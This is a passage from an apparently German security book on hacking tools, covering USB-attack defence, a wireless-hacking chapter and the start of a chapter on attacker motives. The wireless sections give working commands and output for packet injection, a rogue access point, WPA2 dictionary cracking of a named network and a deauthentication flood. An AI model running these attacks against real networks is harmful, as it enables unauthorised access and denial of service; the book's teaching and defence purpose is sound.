Current MAC: 00:40:96:43:f1:fc [wireless] (Cisco/Aironet 4800/340)
Faked MAC:   70:9d:e8:5a:98:86 (unknown)
root@discordia:~#
```

Bild 9.16: GNU MAC Changer bei der Vergabe einer willkürlichen MAC-Adresse

9.14 Abwehr – generelle Tipps

Einige der hier vorgestellten Tools werden von den gängigen AV-Systemen als Schädlinge erkannt und unmittelbar bekämpft. Etwas anders sieht die Sache mit den USB-Angriffen durch USBDumper und 7zBlade sowie verwandten Tools aus. Betroffen sind sowohl Heim- als auch Firmennetzwerke. Die USB-Ports mit Kunstharz zu versiegeln, würde Abhilfe schaffen, aber die Usability der Workstations stark beeinträchtigen (natürlich ginge das auch softwaretechnisch, indem einfach der USB-Treiber USBSTOR.SYS aus dem Windows-Verzeichnis gelöscht wird). Alternativ können auch verschiedene für den USB-Betrieb notwendige Dateien wie die `%SystemRoot%\Inf\Usbstor.pnf+Usbstor.inf` über einen »Berechtigung-verweigern-Eintrag« auf Dateiebene gesperrt werden. Flexibler, aber auch kostenaufwendiger ist der Einsatz von Programmen, die USB-Sticks und -Festplatten registrieren und den unzulässigen Gebrauch nicht freigegebener Geräte einschränken, z. B. mit Tools wie DeviceLock (*www.devicelock.com*) oder *itWatch* (*www.itwatch.de*). Flankierend dazu muss natürlich das Booten via USB-Medien unterbunden werden. Im Privatbereich und bei geringer Sicherheitsbedrohung reicht es ggf. aus, die Autostartrampen zu blockieren, sodass ein verseuchter Stick nicht automatisch vom System aktiviert wird.

10 Wireless Hacking

Die Beliebtheit von Wireless LAN ist ungebrochen – vor allem im privaten Umfeld. Dafür sprechen natürlich vor allem Bequemlichkeitsgründe. Wer keine Lust hat, durch seine Wohnung Leitungen zu ziehen, und den Luxus liebt, mit dem mobilen Empfangsgerät überall in Haus und Garten frei nach Lust und Laune surfen zu können, setzt auf WLAN. Obwohl es eine Vielzahl von Standards (IEEE 802.11a, IEEE 802.11b, IEEE 802.11g, IEEE 802.11h, IEEE 802.11n) und Übertragungsraten (54 bis 600 Mbps) gibt, hat das kabellose lokale Netzwerk ein grundsätzliches Problem: Es ist leicht angreifbar und viele Hacker betreiben Wardriving, das Scannen von offenen und geschützten Funknetzen, als eine Art Sport. Als Schutzmaßnahme wird vor allem Wi-Fi Protected Access (WPA / WPA2) eingesetzt, das mit AES-Verschlüsselung arbeitet und durch Wörterbuchattacken angegriffen werden kann. Teilweise findet sich jedoch immer noch das auf 40- oder 104-Bit-Schlüsseln beruhende und leicht zu knackende Wired Equivalent Privacy (WEP).

Die hier vorgestellten Angriffstools arbeiten auf unterschiedlichen Ebenen: Im ersten Schritt wird der Angreifer nach Access-Points suchen, die als »drahtloser Hub« alle empfangenen Signale in das jeweilige Netzwerk weiterleiten. Im zweiten Schritt wird er die Art der WLAN-Absicherung (Open Node = ungesichertes Netzwerk; Closed Node = geschlossenes WLAN-Netzwerk, WEP-Node = verschlüsseltes Netzwerk) ermitteln und versuchen, sich in den Netzwerkverkehr einzuklinken. Das Mithören bzw. Mitschneiden des Datenverkehrs (Sniffen) funktioniert ähnlich wie in drahtgebundenen Netzen, und im Prinzip können auch die gleichen Tools dafür eingesetzt werden. Bei mit WEP verschlüsselten Netzwerken braucht man, um sich aktiven Zugang zu verschaffen, 50.000 bis 1.500.000 Pakete für die Schlüsselgenerierung. Fallen diese benötigten Datenpakete nicht an, da z. B. in dem beobachteten WLAN kaum Traffic aufläuft, lassen sich die Pakete, die zur Errechnung des verwendeten WEP-Schlüssels notwendig sind, auch künstlich generieren. Abgerundet werden die Angriffstools durch Programme, mit denen sich MAC- und IP-Adresse fälschen (spoofen) lassen, um quasi »legitimer« Mitbenutzer des Netzes zu werden.

10.1 Kismet-Newcore

Anbieter	www.kismetwireless.net		**Preis**	-			
Betriebssystem(e)	Linux/UNIX, OpenBSD, FreeBSD, NetBSD, Mac OS X, Windows (Cygwin)		**Sprachen**	Englisch			
Kategorie(n)	WLAN-Sniffer		**Oberfläche**	**GUI**	x	**CMD**	
Größe	< 10 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**	Ethereal/Tcpdump, Aircrack-NG, Airsnort, GPSD, GpsDrive, Festival, Flite, Plugin-Management		
Usability	■■■■□		**Know-how**		■■■■□		

Das Programm *Kismet-Newcore* ist ein leistungsfähiger WLAN-Sniffer, der Funknetzwerke durch das passive Sammeln von Informationen identifiziert und selbst vor versteckten Funknetzen (*hidden (E)SSID*) nicht haltmacht. Kismet-Newcore ist der Freund eines jeden Funkforschers, da das Programm extrem leistungsfähig ist, sich durch zahlreiche Plugins erweitern lässt (u. a. durch DECT) und viele Optionen bietet: So können durch Kismet-Newcore entdeckte Funknetze z. B. nicht nur durch akustische Signale bemerkbar gemacht, sondern sogar »vorgelesen« werden (inklusive SSID/Name, Kanal und Status der WLAN-Verschlüsselung).

Befindet sich ein GPS-Empfänger am Computer, zeichnet Kismet zusätzlich die Koordinaten entdeckter Funknetze auf. Die Funknetze lassen sich später mit Zusatzprogrammen kartografieren.

Der Aufruf von Kismet-Newcore auf einer Konsole bringt u. a. folgendes Ergebnis:

```
discordia:~# kismet
```




Bild 10.1: Kismet beim Sichten von Funknetzen

10.2 Aircrack-NG (Aircrack-NG-Suite)

Anbieter	www.aircrack-ng.org		**Preis**	-			
Betriebssystem(e)	Linux/UNIX, Windows, Mac OS X		**Sprachen**	Englisch			
Kategorie(n)	WEP und WPA-PSK/WPA2-Cracker		**Oberfläche**	**GUI**		**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**	Airodump-NG, Kismet-Newcore		
Usability	■■■■□		Know-how		■■□□□		

Aircrack-NG ist eine Toolsammlung für Wireless-Hacking, die Sniffing- und Injection-Tools sowie einen WEP- und WPA/WPA2-Cracker für Wireless-Netzwerke beinhaltet. Die Aircrack-NG-Suite enthält u. a. die Programme *aircrack-ng* zur Brechung von WEP- und WPA-PSK-Netzen, *airodump-ng* zur Suche und zum Mitschneiden von WLAN-Verkehr und *aireplay-ng* zur Injektion von WLAN-Paketen.

Aircrack-NG kann bei einer ausreichenden Anzahl mitgeschnittener WLAN-Pakete bzw. schwacher WEP IVs (Initialisierungsvektoren) den verwendeten WEP-Schlüssel errechnen. Je nach Länge des WEP-Schlüssels benötigt das Programm für 64-Bit-Schlüssel durchschnittlich 100.000 bis 250.000 IVs, bei 128-Bit-Schlüsseln sogar durchschnittlich 500.000 bis 1.000.000 gesammelter IVs.




Bild 10.2: Aircrack-NG beim Errechnen eines WEP-Schlüssels

10.3 Aireplay-NG (Aircrack-NG-Suite)

Anbieter	www.aircrack-ng.org		**Preis**	-				
Betriebssystem(e)	Linux/UNIX, Windows, Mac OS X		**Sprachen**	Englisch				
Kategorie(n)	WLAN-Frame-Injection-Tool		**Oberfläche**	**GUI**		**CMD**	x	
Größe	< 2 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**	Airodump-NG, Aircrack-NG			
	■■■□□		**Know-how**	■■■■□				

Aireplay-NG aus der Aircrack-NG-Suite dient der künstlichen Erzeugung massiven Verkehrs in einem Funknetzwerk. Mit Aireplay-NG werden durch verschiedene Angriffe verschlüsselte ARP-Requests abgefangen, um diese danach vervielfacht in das Funknetz einzuschleusen. Der durch Aireplay-NG generierte Netzwerktraffic lässt sich durch Airodump-NG aufzeichnen und im Anschluss mit Aircrack-NG zur Bestimmung des verwendeten WEP/WPA-PSK/WPA2-Schlüssels verwenden.

Aireplay-NG erfordert spezielle Chipsätze. So benötigt die WLAN-Karte beispielsweise unter Linux einen Chipsatz von Prism2, PrismGT, Atheros, Broadcom, Intel IWL, RTL8180, RTL8187, Ralink, ACX1xx oder Zydas, um mit Aireplay-NG zusammenarbeiten zu können. Windows wird zumindest nicht offiziell unterstützt. Details dazu stehen auf der Website[18] der Entwickler.

[18] http://www.aircrack-ng.org/doku.php?id=install_drivers#windows

Der Aufruf von Aireplay-NG, gestartet mit folgenden Parametern zur gezielten Injektion von Netzwerkverkehr:

- `-3 (standard ARP-request replay)`
- `-b bssid (MAC address, Access Point)`
- `mon0 (replay interface)`

bringt folgendes Ergebnis:

```
discordia:~# aireplay-ng -3 -b 00:22:6B:70:1E:FE mon0
```




Bild 10.3: Aireplay-NG generiert künstlichen Netzwerkverkehr

10.4 Airodump-NG (Aircrack-NG-Suite)

Anbieter	www.aircrack-ng.org		**Preis**	-			
Betriebssystem(e)	Linux/UNIX, Windows, Mac OS X		**Sprachen**	Englisch			
Kategorie(n)	WLAN-Traffic-Capturing-Tool		**Oberfläche**	**GUI**		**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**	Aircrack-NG		
Usability	■■■■□		**Know-how**	■■■□□			

Airodump-NG aus der Aircrack-NG-Suite zeichnet sämtlichen Netzwerkverkehr auf, der auf einem zuvor festgelegten Interface empfangen wird, und speichert die Daten in eine Datei. Zusätzlich lassen sich die zu jedem WEP-Paket gehörenden Initialisierungsvektoren (IVs) und die 4-Way-Handshakes bei WPA/WPA2 analysieren, die das Programm Aircrack-NG zur Bestimmung des verwendeten WEP/WPA/WPA2-Schlüssels

benötigt. Befindet sich ein GPS-Empfänger am Computer, zeichnet Airodump-NG zusätzlich die Koordinaten entdeckter Access-Points auf.

Der Aufruf von Airodump-NG, gestartet mit folgenden Parametern zur gezielten Aufzeichnung von Netzwerkpaketen:

- `c <channel> (Capture on specific channels)`
- `bssid <bssid> (Filter APs by BSSID)`
- `w <prefix> (Dump file prefix)`
- `mon0 (Interface)`

bringt folgendes Ergebnis:

```
discordia:~# airodump-ng -c 11 --bssid 00:22:6B:70:1E:FE -w spital.dump
mon0
```




Bild 10.4: Airodump-NG beim Sammeln von Funknetz-Paketen auf Kanal 11

10.5 Airbase-NG (Aircrack-NG-Suite)

Anbieter	www.aircrack-ng.org			**Preis**	-			
Betriebssystem(e)	Linux/UNIX, Windows, Mac OS X			**Sprachen**	Englisch			
Kategorie(n)	Multi-Purpose WLAN-Tool			**Oberfläche**	**GUI**		**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**		Nein / Ja	**Schnittstellen**	Airmon-NG		
Usability	■■■■□		**Know-how**		■■■□□			

Airbase-NG ist ein umfangreiches WLAN-Tool, entstammt der Aircrack-NG-Suite und bietet u. a. die Möglichkeit, einen eigenen Access-Point zu betreiben. Ein besonderes Schmankerl stellt die Möglichkeit dar, die ESSID anderer Access-Points zu übernehmen, so dass ahnungslose WLAN-Clients magisch angezogen und anschließend attackiert werden können, z. B. über die Hirte-[19] oder Caffe Latte-Attack[20].

Der Aufruf von Airbase-NG, gestartet mit folgenden Parametern zum Aufbau eines *softAP*:

- `-e <ssid> (specify a single ESSID (default: default))`
- `-a <bssid> (set Access Point MAC address)`
- `-c <channel> (sets the channel the AP is running on)`
- `-P (respond to all probes, even when specifying ESSIDs)`
- `mon0 (interface)`

gestaltet sich wie folgt:

```
root@discordia:~# airbase-ng -e "INTERNET4FREE" -a 00:1C:A4:A5:90:45 -c 9 -
P mon0
21:16:13  Created tap interface at0
21:16:13  Trying to set MTU on at0 to 1500
21:16:13  Trying to set MTU on mon0 to 1800
21:16:13  Access Point with BSSID 00:1C:A4:A5:90:45 started.
```

Bild 10.5: Airbase-NG beim WLAN-Management: Ein »Honeypot« wartet auf Opfer

10.6 coWPAtty

Anbieter	http://wirelessdefence.org/Contents/coWPAttyMain.htm http://www.willhackforsushi.com/Cowpatty.html			**Preis**	-			
Betriebssystem(e)	Linux/Unix, Windows			**Sprachen**	Englisch			
Kategorie(n)	WPA/WPA2-Password-Cracker			**Oberfläche**	**GUI**		**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**		Nein / Ja	**Schnittstellen**	Pyrit, genpmk, OpenSSL		
Usability	■■■□□		**Know-how**		■■■■■□			

[19] http://www.aircrack-ng.org/doku.php?id=airbase-ng

[20] http://www.airtightnetworks.com/home/resources/knowledge-center/caffe-latte.html

Bei *coWPAtty* handelt es sich um einen Password-Cracker für WPA/WPA2-Schlüssel, der sich neben klassischen Passwortlisten und Wörterbüchern auch mit Rainbow-Tables versehen lässt. Die Erstellung der jeweiligen Rainbow-Table, die bei der späteren Errechnung für einen Quantensprung sorgt, erfolgt durch GENPMK.

Eine Wörterbuch-Attacke, angesetzt auf ein WLAN-Dump-File mit den Parametern:

- `-r <dumpfile> (Packet capture file)`
- `-d <rainbowtable> (Hash file (genpmk))`
- `-s <ssid> (Network SSID (enclose in quotes if SSID includes spaces))`

führt zu folgendem Ergebnis:

```
root@discordia:~# cowpatty -r berger_wpa.dump-01.cap -d
/wordlists/all_rainbow.lst -s KANZLEI_BERGER
cowpatty 4.6 - WPA-PSK dictionary attack. jwright@hasborg.com

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 10000: Arbeitstakt
key no. 20000: Bezugssystem
(...)

key no. 1140000: impulsar
key no. 1150000: incornarsi

The PSK is "indubioproreo".

1159422 passphrases tested in 11.28 seconds:  102789.29 passphrases/second
root@discordia:~#
```

Bild 10.6: coWPAtty beim Brechen eines WPA2-Schlüssels in Verbindung mit Rainbow-Tables

10.7 Pyrit

Anbieter	http://code.google.com/p/pyrit http://pyrit.wordpress.com			**Preis**	-			
Betriebssystem(e)	Linux, FreeBSD und Mac OS X			**Sprachen**	Englisch			
Kategorie(n)	WPA/WPA2-Password-Cracker			**Oberfläche**	**GUI**		**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**	CUDA, OpenCL, ATI-Stream, VIA Padlock, coWPAtty			
Usability	■■■□□		**Know-how**	■■■■■□				

Bei Pyrit handelt es sich um einen leistungsfähigen Password-Cracker für WPA/WPA2-Schlüssel. Pyrit integriert neben CPUs auch GPUs aktueller Grafikkarten (CUDA, ATI-Stream, OpenCL und VIA Padlock) und erreicht damit eine massive Beschleunigung der Rechenoperation.

Eine Wörterbuch-Attacke, angesetzt auf ein WLAN-Dump-File mit den Parametern:

- `-e <ESSID> (Filters AccessPoint by BSSID)`
- `-i <worlist> (Filename for input ('-' is stdin))`
- `-r <dumpfile> (Packet capture source in pcap-format)`

bringt folgendes Ergebnis:

```
root@discordia:~# pyrit -e "KANZLEI_BERGER" -i /wordlists/all.lst -r
berger_wpa.dump-Ø1.cap

attack_passthrough
Pyrit 0.2.5-dev (C) 2008, 2009 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3

Connecting to storage... connected

Parsing file '/berger_wpa.dump-01.cap' (1/1)...
2825 packets (2825 802.11-packets), 1 APs

Picked AccessPoint 00:14:6c:1d:1c:c2 automatically...
Tried 340006 PMKs so far; 862 PMKs per second.
Computed 953.16 PMKs/s total.
#1: 'CUDA-Device #1 'GeForce 9300 GS'': 454.4 PMKs/s (Occ. 99.5%; RTT 3.5)
#2: 'CPU-Core (SSE2)': 505.0 PMKs/s (Occ. 99.2%; RTT 2.9)

The password is 'indubioproreo'.

root@discordia:~#
```

Bild 10.7: Pyrit beim Brechen eines WPA2-Schlüssels unter Einsatz der GPU

10.8 MDK3

Anbieter	http://homepages.tu-darmstadt.de/~p_larbig/wlan/#mdk3			**Preis**	-			
Betriebssystem(e)	Linux/Unix, FreedBSD, Windows			**Sprachen**	Englisch			
Kategorie(n)	Multi-Purpose WLAN-Tool			**Oberfläche**	**GUI**		**CMD**	x
Größe	< 10 MB	**Installation / Kompilation**		Nein / Ja	**Schnittstellen**			
Usability	■■■□□		**Know-how**	■■■■■□				

MDK3 ist ein sehr vielfältiges Tool und bietet zahlreiche Funktionen wie beispielsweise ein Brute-Force von MAC-Filtern oder versteckter SSIDs, verschiedene Network-Probes, Authentication-DoS zur Blockade eines Access-Points, FakeAP zur Irritation von WLAN-Clients oder ein Deauthentication/Disassociation zur Überflutung der WLAN-Signale.

Ein Deauthentication / Disassociation Amok Mode, der dazu führt, dass sämtliche Teilnehmer aus dem WLAN geworfen, und die Kommunikation unmittelbar unterbunden wird, verläuft durch die Parameter:

- `-d (Deauthentication / Disassociation Amok Mode: Kicks everybody found from AP)`
- `-c <chan> (Set the channel where the fake network should be)`
- `-s <pps> (Set speed in frames per second (Default: 50))`

und führt zu folgendem Ergebnis:

```
root@discordia:~# mdk3 wlan0 d -c 4 -s 250

Disconnecting between: 00:21:5C:54:7D:CD and: 00:22:6B:70:1E:FE on channel: 4
Disconnecting between: 00:21:5C:54:7D:CD and: 00:22:6B:70:1E:FE on channel: 4
(...)

Disconnecting between: 00:21:5C:54:7D:CD and: 00:22:6B:70:1E:FE on channel: 4
Packets sent:   1209 - Speed:  116 packets/sec^C
root@discordia:~#
```

Bild 10.8: MDK3 beim Deauthentication / Disassociation Amok Mode

10.9 Vistumbler

Anbieter	www.vistumbler.net		**Preis**	-				
Betriebssystem(e)	Windows Vista , Windows 7		**Sprachen**	Englisch				
Kategorie(n)	WLAN-Scanner		**Oberfläche**	**GUI**	x	**CMD**		
Größe	< 10 MB	**Installation**	Ja	**Schnittstellen**	GPS, Google Earth			
Usability	■■■■■		**Know-how**	■■□□□				

Bei Vistumbler handelt es sich um einen WLAN-Scanner für Windows Vista und Windows 7, der zur Suche von Funknetzen eingesetzt wird. Aufgrund der detaillierten Informationen über die gefundenen Access-Points sowie der einfachen Bedienung wird Vistumbler gerne beim Wardriving verwendet.

Die über die Access-Points ermittelten Informationen erstrecken sich auf MAC-Adresse, Kanal, Netzwerkname (SSID), Netzwerktyp, Authentifizierung, Signalqualität und Verschlüsselungstyp. Unter Umständen kann das Programm auch den Hersteller des Access-Points identifizieren. Die Access-Points werden nach Kanälen, Netzwerknamen und Kriterien wie Verschlüsselung etc. sortiert. Die jeweilige Signal-Qualität wird durch Diagramme optisch dargestellt, auch die Ausgabe von Audio-Signalen ist möglich.

Vistumbler bietet Unterstützung für GPS-Empfänger, wodurch gefundene Access-Points mit ihrer Position gespeichert und sowohl später als auch unmittelbar durch eine optionale Verzahnung mit Google Earth in Karten eingezeichnet werden können. Zahlreiche Export-Funktionen runden die vielfältigen Möglichkeiten der Kartographie sinnvoll ab.

Im Gegensatz zu anderen bekannten WLAN-Scannern wie Kismet-Newcore scannt Vistumbler nicht passiv durch Abhören der Netzwerkpakete, sondern aktiv durch regelmäßiges Senden von sogenannten Probe-Request-Frames. Ist der Access-Point so konfiguriert, dass er auf diese Anfrage reagiert, kann Vistumbler ihn erkennen, andernfalls taucht der Access-Point nicht in der Liste auf.




Bild 10.9: Vistumbler bei der Suche nach Funknetzen – hier verzahnt mit Google Earth

10.10 Abwehr – generelle Tipps

Die Abwehr potenzieller WLAN-Eindringlinge fällt nicht weiter schwer, sofern die folgenden Punkte hinreichende Berücksichtigung finden.

So sollte im häuslichen Umfeld ausschließlich der – derzeit – als sicher geltende Sicherheitsstandard WPA2 zum Einsatz kommen und sowohl das Login des WLAN-Routers als auch der WPA2-Schlüssel mit einer komplexen Passphrase abgesichert sein (für den WPA2-Schlüssel beispielsweise 60 Zeichen, bestehend aus Groß- und Kleinbuchstaben, Zahlen und Sonderzeichen).

Unternehmen legen sicherheitshalber unter die WPA2-Verschlüsselung zusätzlich einen VPN-Layer (beispielsweise IPSec oder OpenVPN), um auch im Rahmen eines angemessenen Security Managements sowohl Investitions- als auch Planungssicherheit gewährleisten zu können.

Und noch ein letzter Tipp: Schalten Sie das WLAN doch einfach aus, wenn Sie es nicht unbedingt benötigen – so sparen Sie Strom, verzichten auf die Extraportion Strahlung und können sich zugleich sicher sein, dass innerhalb der Off-Time kein Schindluder mit Ihrem WLAN getrieben werden kann. Zahlreiche WLAN-Router bieten die Möglichkeit zum zeitabhängigen WLAN-Shutdown, teilweise auch über die Telefonanlage, notfalls hilft eine Zeitschaltuhr aus dem Baumarkt oder die manuelle Trennung des Netzteils vom Stromnetz.

Teil II: Angriffsszenarien und Abwehrmechanismen

11 Die Angreifer und ihre Motive

11.1 Die Motive

Für Angriff wie Verteidigung gilt: Man muss genau wissen, was man und aus welchen Gründen man es tun will. Die Maxime lautet: Wer weiß, was er tut, kann tun, was er will. Die meisten Angriffe lassen sich auf eines der folgenden Motive zurückführen.

11.1.1 Rache

Der Angreifer fühlt sich beleidigt, gar in seiner Ehre gekränkt: Das Opfer hat ihm – wenigstens aus seiner Sicht – etwas Bestimmtes angetan (z. B. ihn im Chatroom beleidigt, seine Fähigkeiten in Frage gestellt, seinen Glauben geschmäht etc.). Der Angreifer wird in der Folge bestrebt sein, dem anderen einen Schaden zuzufügen, der seiner eigenen Schädigung annähernd vergleichbar ist.

Es muss sich nicht um ein Script-Kiddie oder einen klassischen Hacker handeln. Aus Rachsucht in einem PC oder in ein Netzwerk einzubrechen, kann beispielsweise auch Sache eines technisch versierten Angestellten sein, dem man seiner Auffassung nach ungerechtfertigt gekündigt hat. Ziel der Rachsucht ist meist das Außergefechtsetzen von Rechnern oder Speichermedien. Dazu kann auch gehören, dass man dem Opfer einen Virus zukommen lässt, der sämtliche Daten seiner Festplatte zerstört. Bei milderen Varianten kann der Angreifer auch »nur« die Internetfähigkeiten seines Opfers zerstören. In eher seltenen Fällen wird nichts zerstört, sondern es werden Daten bzw. Informationen entwendet (z. B. Kreditkartendaten), um sie entweder an den Meistbietenden zu verscherbeln oder um sie dem Opfer zurückzuverkaufen. Der Angriff muss nicht gezielt erfolgen, sondern kann auch anonyme Internet-/Anwendergruppen treffen. Der Angreifer wird in der Regel erst dann von seinem Opfer ablassen, wenn er mit dem erzielten Effekt zufrieden ist.

Gezielter Angriff: ■■■■□

Schadenswirkung: ■■□□□

Eingesetztes Know-how: ■■■□□

11.1.2 Geltungssucht

Der Angreifer möchte sich beweisen, indem er der Szene, die dabei als Resonanzboden dient, seine zumeist destruktiven Fähigkeiten demonstriert. Nehmen wir den geistigen Wurmschöpfer von Netsky und Sasser, Sven J. Im Frühjahr 2004 infizierte Sasser, der geschickt programmiert war und das System über eine Lücke im LSASS infizierte, in

atemberaubendem Tempo Millionen ungepatchter PCs. Nach seinen eigenen Aussagen wollte Sven besonders schöne Programme schreiben und die vorhandenen Schutzeinrichtungen austricksen. Einen unsterblichen Platz in der Hall of Fame versprechen auch sensationell durchgeführte Hacks, z. B. in Militärnetze.

Der hinterlassene Schaden ist meist unspezifisch und nicht direkt beabsichtigt, aber selten unbeträchtlich.

Gezielter Angriff: ■■□□□

Schadenswirkung: ■■■■□

Eingesetztes Know-how: ■■■■□

11.1.3 Furcht

